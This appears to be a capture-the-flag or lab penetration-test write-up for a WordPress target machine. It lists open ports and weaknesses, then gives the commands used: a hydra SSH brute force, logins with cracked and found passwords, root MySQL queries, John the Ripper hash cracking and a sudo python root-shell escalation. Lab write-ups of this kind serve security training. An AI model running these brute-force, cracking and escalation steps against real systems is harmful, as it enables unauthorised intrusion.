### **Exposed Services**

Nmap scan results for each machine reveal the below services and OS details:


$ nmap ... # TODO: nmap -sV 192.168.1.110/24

# TODO: Insert scan output

This scan identifies the services below as potential points of entry:







* Target 1
  + Port 22/TCP Open SSH
  + Port 80/TCP Open HTTP
  + Port 111/TCP Open rcpbind
  + Port 139/TCP Open netbios-ssn
  + Port 445/TCP Open netbios-ssn

The following vulnerabilities were identified on each target:

* Target 1
  + Enumeration of Usernames from WordPress
  + User Password hashes accessible and easily solved (no-salt)
  + Privileges unmanaged
  + Easy Passwords
  + Open SSH
  + 

### **Exploitation**

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

* Target 1
  + flag1.txt: *flag1{b9bbcb33e11b80be759c4e844862482d}*
    - **Exploit Used**
      * Used hydra to bruteforce into michael’s account, easy password made this quick. Used the open ssh port to gain a user shell into the WP server. Navigated to service.html to find the flag and more information.
      * *hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 ssh*
      * *ssh michael@192.168.1.110*
      * *pw: michael*
      * *cd ../*
      * *cd ../*
      * *cd var/www/html*
      * *ls -l*
      * *nano service.html*
  + flag2.txt: *flag2{fc3fd58dcdad9ab23faca6e9a36e581c}*
    - **Exploit Used**
      * Along with flag 1 being in the server traversing to var/www a file flag.txt was seen which contained flag 2. No management over directory traversal with michaels account.
      * *cd var/www*
      * *cat flag2.txt*
  + flag3.txt:Flag3{afc01ab56b50591e7dccf93122770cd2}
    - **Exploit Used** 
      * In michael’s account a configuration file for the sql database was found which contained information for how to access sql. (Password and Root account)
      * WIth these credentials accessed the database used mysql to navigate through to find useful information including flag3 and 4
      * *mysql -u root -p*
      * *Pw: R@v3nSecurity*
      * *show databases;*
      * *use wordpress;*
      * *show tables;*
      * *select \* from wp\_posts;*
  + Flag4.txt:flag4{715dea6c055b9fe3337544932f2941ce}
    - Despite finding flag 4 in the database I wanted to secure a shell in Stevens account and escalate to root. Through the Database I was able to find a Users section which contained hashes
    - With the hashes and their Unsalted nature I used John the ripper to crack the hashes
    - With stevens password I was able to access his account and subsequently utilize my sudo privileges to gain a root shell
    - *Same up until show tables;*
    - *select \* from wp\_users;*
    - ***Screenshot hashes***
    - ***Placed stevens hash in a txt***
    - *john Steven.txt*
    - *ssh steven@192.168.1.110*
    - *pw:pink84*
    - *sudo -l*
    - *sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’*
    - *cd /root/home*
    - *ls*
    - *cat flag4.txt*

